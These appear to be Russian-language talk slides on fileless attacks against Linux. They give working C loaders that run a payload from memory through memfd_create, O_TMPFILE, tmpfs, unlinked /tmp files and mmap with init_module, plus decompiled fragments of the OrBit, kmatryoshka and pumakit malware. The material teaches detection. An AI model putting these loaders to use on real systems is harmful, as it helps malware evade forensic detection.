

Бесфайловые атаки Linux

Урусов Кирилл



Что это такое?



Файл для бесфайловых атак

Во всех примерах мы будем использовать следующий пейлоад.

```c
#include <stdio.h>
#include <unistd.h>

int main() {
        puts("Бу, испугался? Не бойся, я друг");
        return 0;
}
```

```
gcc -O3 payload.c -o payload
strip payload
xxd -i payload > header.h
```

Компиляция и подготовка

```
  0x00, 0x00, 0x00, 0x00, 0xa0, 0x33, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0xdd, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x11, 0x00, 0x00, 0x00,
  0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x7d, 0x35, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x1a, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
};
unsigned int payload_len = 15960;
```

/tmp
и
/dev/shm

Алгоритм работы:

1. Создать файл в ***/tmp***;
2. Открыть и записать в него нагрузку;
3. Добавить право на запуск;
4. Открыть файл;
5. Удалить его вызовом ***unlink***;
6. Запустить через ***execve;***

```c
void create_payload(char *template) {
    int fd;

    fd = mkstemp(template);
    if (fd < 0) {
        perror("mkstemp");
        exit(EXIT_FAILURE);
    }

    if (write(fd, payload, payload_len) != payload_len) {
        perror("write");
        unlink(template);
        close(fd);
        exit(EXIT_FAILURE);
    }

    if (fchmod(fd, S_IRUSR | S_IWUSR | S_IXUSR) != 0) {
        perror("write");
        unlink(template);
        close(fd);
        exit(EXIT_FAILURE);
    }

    if (close(fd) == -1) {
        perror("close");
        unlink(template);
        exit(EXIT_FAILURE);
    }
}
```

```c
int main(int argc, char *argv[], char *envp[]) {
    int fd;
    char template[] = "payloadXXXXXX";

    create_payload(template);
    printf("payload file path is %s\n", template);

    fd = open(template, O_RDONLY);
    if (fd < 0) {
        perror("open");
        unlink(template);
        exit(EXIT_FAILURE);
    }

    if (unlink(template) != 0)
        perror("unlink");

    if (fexecve(fd, argv, envp) < 0) {
        perror("fexecve");
        exit(EXIT_FAILURE);
    }
    sleep(30);

    return 0;
}
```

Для создания файла в /tmp можно использовать следующие библиотечные функции:

- ***tmpfile()***
- ***tmpnam()***
- ***tempnam()***
- ***mkstemp()***
- ***mktemp()***

```
root@85a2aa6b0d24:/rev# ./tmp&
[1] 35
root@85a2aa6b0d24:/rev# ll /proc/35/fd
total 0
dr-x------ 2 root root  4 Sep 12 14:24 ./
dr-xr-xr-x 9 root root  0 Sep 12 14:24 ../
lrwx------ 1 root root 64 Sep 12 14:24 0 -> /dev/pts/0
lrwx------ 1 root root 64 Sep 12 14:24 1 -> /dev/pts/0
lrwx------ 1 root root 64 Sep 12 14:24 2 -> /dev/pts/0
lrwx------ 1 root root 64 Sep 12 14:24 3 -> '/tmp/tmpfEcbofI (deleted)'
root@85a2aa6b0d24:/rev#
```

OrBit


```
int64_t rkload_shm()

    __libc_system("mkdir /dev/shm/ldx")
    __chown("/dev/shm/ldx", 0, 0xe0b2e)
    int64_t __saved_rbp
    int64_t r12
    _IO_puts("new sh", &__saved_rbp, r12)
    __unlink("/lib/libntpVnQE6mk/.l")
    __libc_system("cp -p %s /dev/shm/ldx/.backup_ld…  ")
    patch_ld(1, 1)
    __libc_system("mv /lib/libntpVnQE6mk/libdl.so /…  ")
    load_ld("/dev/shm/ldx/libdl.so")
    __libc_open()
    __libc_write()
    return __close()
```


tmpfs

Алгоритм работы:

1. Монтируем директорию в ***tmpfs;***
2. Создаем файл для нагрузки;
3. Записываем нагрузку в созданный файл;
4. Запускаем пейлоад;
5. Демонтируем директорию с файлом нагрузки;

```c
int main() {
    const char *mnt = "/tmp/mnt";
    char path[256];

    mkdir(mnt, 0755);
    if (mount("tmpfs", mnt, "tmpfs", 0, "size=1M") != 0) {
        perror("mount");
        return 1;
    }

    snprintf(path, sizeof(path), "%s/payload", mnt);
    int fd = open(path, O_CREAT | O_WRONLY, 0755);
    if (fd < 0) {
        perror("open");
        return 1;
    }
    if (write(fd, payload, payload_len) != payload_len) {
        perror("write");
        return 1;
    }


    close(fd);

    pid_t pid = fork();

    if (pid == 0) {
        execl(path, "payload", NULL);
        perror("execve");
        _exit(1);
    } else {
        int status;
        waitpid(pid, &status, 0);
    }

    if (umount(mnt) != 0)
        perror("umount");
    rmdir(mnt);
    return 0;
}
```

mmap



Алгоритм работы:

1. Создаем исполняемую память вызовом ***mmap;***
2. Записываем бинарный файл в выделенную память;
3. Загружаем модуль вызовом ***init_module***;

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/syscall.h>
#include <linux/module.h>
#include <unistd.h>
#include <stdint.h>
#include <errno.h>

#include "payload.h"

int main() {
    void *mem;

    mem = mmap(NULL, payload_len, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    if (mem == MAP_FAILED) {
        perror("mmap");
        exit(EXIT_FAILURE);
    }

    memcpy(mem, payload, payload_len);
    syscall(SYS_init_module, mem, payload_len, "");

    munmap(mem, payload_len);
    return 0;
}
```

kmatryoshka

```
    if (sys_init_module) {
        const size_t len = roundup(sizeof(parasite_blob), PAGE_SIZE);
        void *map = (void *)vm_mmap(NULL, 0, len, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_ANONYMOUS|MAP_PRIVATE, 0);
        if (map) {
            copy_to_user(map, parasite_blob, sizeof(parasite_blob));
            sys_init_module(map, sizeof(parasite_blob), map + sizeof(parasite_blob));
            vm_munmap((unsigned long)map, len);
        }
    }

    return -EINVAL;
}
```

```
  shell_code_start = mmap(0LL, 4096uLL, 7, 34, -1, 0LL);
  if ( shell_code_start == -1LL )
  {
    return 1;
  }
  else
  {
    memcpy(shell_code_start, shell_code, qword_5020);
    shell_code_start();
    return 0;
  }
}
else
{
```

```
; void shell_code()
shell_code      proc near               ; DATA XREF: main+225↑o
                xor     edi, edi        ; addr
                push    9
                pop     rax
                cdq
                mov     dh, 10h
                mov     rsi, rdx        ; len
                xor     r9, r9          ; off
                push    34
                pop     r10             ; flags
                push    7
                pop     rdx             ; prot
                syscall                 ; LINUX - sys_mmap
                test    rax, rax
                js      short loc_50AD
                push    10
                pop     r9
                push    rax
                push    41
                pop     rax
                cdq                     ; protocol
                push    2
                pop     rdi             ; family
                push    1
                pop     rsi             ; type
                syscall                 ; LINUX - sys_socket
                test    rax, rax
                js      short loc_50AD
                xchg    rax, rdi        ; fd

loc_5074:                               ; CODE XREF: shell_code+6B↓j
                mov     rcx, 6975683D67616C66h
                push    rcx
                mov     rsi, rsp        ; uservaddr
                push    10h
                pop     rdx             ; addrlen
```

```
__int64 v366; // [rsp+AC8h] [rbp-760h]
__int64 v367; // [rsp+AD0h] [rbp-758h]
__int64 v368; // [rsp+AD8h] [rbp-750h]
__int64 v369; // [rsp+AE0h] [rbp-748h]
__int64 v370; // [rsp+AE8h] [rbp-740h]
__int64 v371; // [rsp+AF0h] [rbp-738h]
_BYTE v372[1840]; // [rsp+AF8h] [rbp-730h] BYREF

v333 = 0LL;
*&v347 = 0x1B600000000LL;
DWORD2(v347) = 1;
WORD6(v347) = 0;
sub_23050(v341, &v347, etc_hostname, 13LL);
if ( (v341[0] & 1) != 0 )
{
  v0 = *(&v341[0] + 1);
LABEL_61:
  sub_47FA0(&v347);
  v21 = sub_6D9C(64LL);
  *v21 = off_5C4310;
  v22 = *v348.m256i_i8;
  v23 = *&v348.m256i_u64[2];
  *(v21 + 8) = v347;
  *(v21 + 24) = v22;
  *(v21 + 40) = v23;
  *(v21 + 56) = v0;
```


```
713     sub_5120(1LL, &unk_54D6D8);
714   v58 = v57;
715   (v30[3])(v29, &unk_64E44, &unk_54D6D8, v57, &unk_54
716   v278 = v58;
717   if ( *v58 != 'FLE\x7F' )
718   {
719     *&v347 = &off_5C4380;
720     *(&v347 + 1) = 1LL;
721     v348.m256i_i64[0] = 8LL;
722     *&v348.m256i_u64[1] = 0LL;
723     v21 = sub_5040();
```

O_TMPFILE

Алгоритм работы:

1. Создать файл в ***/tmp*** вызовом ***open*()*** с флагом ***O_TMPFILE***;
2. Записываем в него нагрузку;
3. Ищем имя файла в ***/proc/<PID>/fd/***;
4. Открыть файл на чтение;
5. Запустить через ***execve;***

```c
#define _GNU_SOURCE

#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdlib.h>

#include "payload.h"

int main(int argc, char *argv[], char *envp[]) {
    int fd;
    int pfd;
    char path[255];

    fd = open("/tmp", O_TMPFILE | O_EXCL | O_RDWR, S_IRUSR | S_IWUSR | S_IXUSR);
    if (fd == -1) {
        perror("open");
        exit(EXIT_FAILURE);
    }

    if (write(fd, payload, payload_len) != payload_len) {
        perror("write");
        close(fd);
        exit(EXIT_FAILURE);
    }

    snprintf(path, 255, "/proc/%d/fd/%d", getpid(), fd);
    pfd = open(path, O_RDONLY);
    if (pfd == -1) {
        perror("open");
        close(fd);
        exit(EXIT_FAILURE);
    }
    close(fd);

    if (fexecve(pfd, argv, envp) < 0) {
        perror("fexecve");
        exit(EXIT_FAILURE);
    }
    exit(EXIT_SUCCESS);
}
```


total 0
dr-x------. 2 cu63 cu63 4 Sep 16 18:50 .
dr-xr-xr-x. 9 cu63 cu63 0 Sep 16 18:50 ..
lrwx------. 1 cu63 cu63 64 Sep 16 18:50 0 -> /dev/pts/1
lrwx------. 1 cu63 cu63 64 Sep 16 18:50 1 -> /dev/pts/1
lrwx------. 1 cu63 cu63 64 Sep 16 18:50 2 -> /dev/pts/1
lrwx------. 1 cu63 cu63 64 Sep 16 18:50 3 -> '/tmp/#251 (deleted)'
cu63@sandbox:~$

memfd_create

Алгоритм работы:

1. Создаем файл вызовом ***memfd_create;***
2. Увеличиваем размер файла вызовом ***ftruncate***;
3. Записываем нагрузку в созданный файл;
4. Запускаем пейлоад;

```c
int create_file_fd() {
    int fd;

    fd = memfd_create("payload", 0);

    if (fd == -1) {
        perror("memfd_create");
        exit(EXIT_FAILURE);
    }

    if (ftruncate(fd, payload_len) == -1) {
        perror("ftruncate");
        exit(EXIT_FAILURE);
    }

    if (write(fd, payload, payload_len) <= 0) {
        perror("write");
        exit(EXIT_FAILURE);
    }
    return fd;
}

int main(int argc, char *argv, char *envp[]) {
    int fd;

    fd = create_file_fd();

    sleep(50);
    fexecve(fd, argv, envp);
    return 0;
}
```


Созданный файловый дескриптор мы можем увидеть в ***/proc/<PID>/fd***

```
root@d963188bab0b:/rev# ./memfd_poc &
[1] 113
root@d963188bab0b:/rev# ls -l /proc/113/fd
total 0
lrwx------ 1 root root 64 Sep  8 17:38 0 -> /dev/pts/0
lrwx------ 1 root root 64 Sep  8 17:38 1 -> /dev/pts/0
lrwx------ 1 root root 64 Sep  8 17:38 2 -> /dev/pts/0
lrwx------ 1 root root 64 Sep  8 17:38 3 -> '/memfd:payload (deleted)'
root@d963188bab0b:/rev# Бу, испугался? Не бойся, я друг
```

pumakit

```
while (true)
    if (rbx_1 == 0)
        int32_t tgt_fd = memfd_creat("tgt", tgt_elf_p, tgt_size)

        if (tgt_fd s>= 0)
            int32_t wpn_fd = memfd_creat("wpn", wpn_elf_p, wpn_size)

            if (wpn_fd s>= 0)
                pid_t child_pid = fork()

                if (child_pid s>= 0)
                    if (child_pid == 0)
                        int32_t rax_4 = openat(_/dev/null, 1)

                        if (rax_4 s>= 0 && dup2(rax_4, 1) s>= 0 && dup2(rax_4, 2) s>= 0)
                            execve_wrap(wpn_fd, &data_4a60e0, envp)
                    else
                        sub_42ff50(child_pid, nullptr, 0)
                        execve_wrap(tgt_fd, argv, envp)
```

pumakit



```
uint64_t memfd_creat(char* arg1, void* arg2, uint64_t arg3)

    int32_t rax = memfd_create(arg1, 0)
    int32_t rax_1
    int32_t rbx_1

    if (rax s>= 0)
        rbx_1 = rax
        rax_1 = sub_401765(rax, arg2, arg3)

    if (rax s< 0 || rax_1 != 0)
        rbx_1 = -1

    return zx.q(rbx_1)
```

Спасибо за внимание:3

Мой канал

Чатик)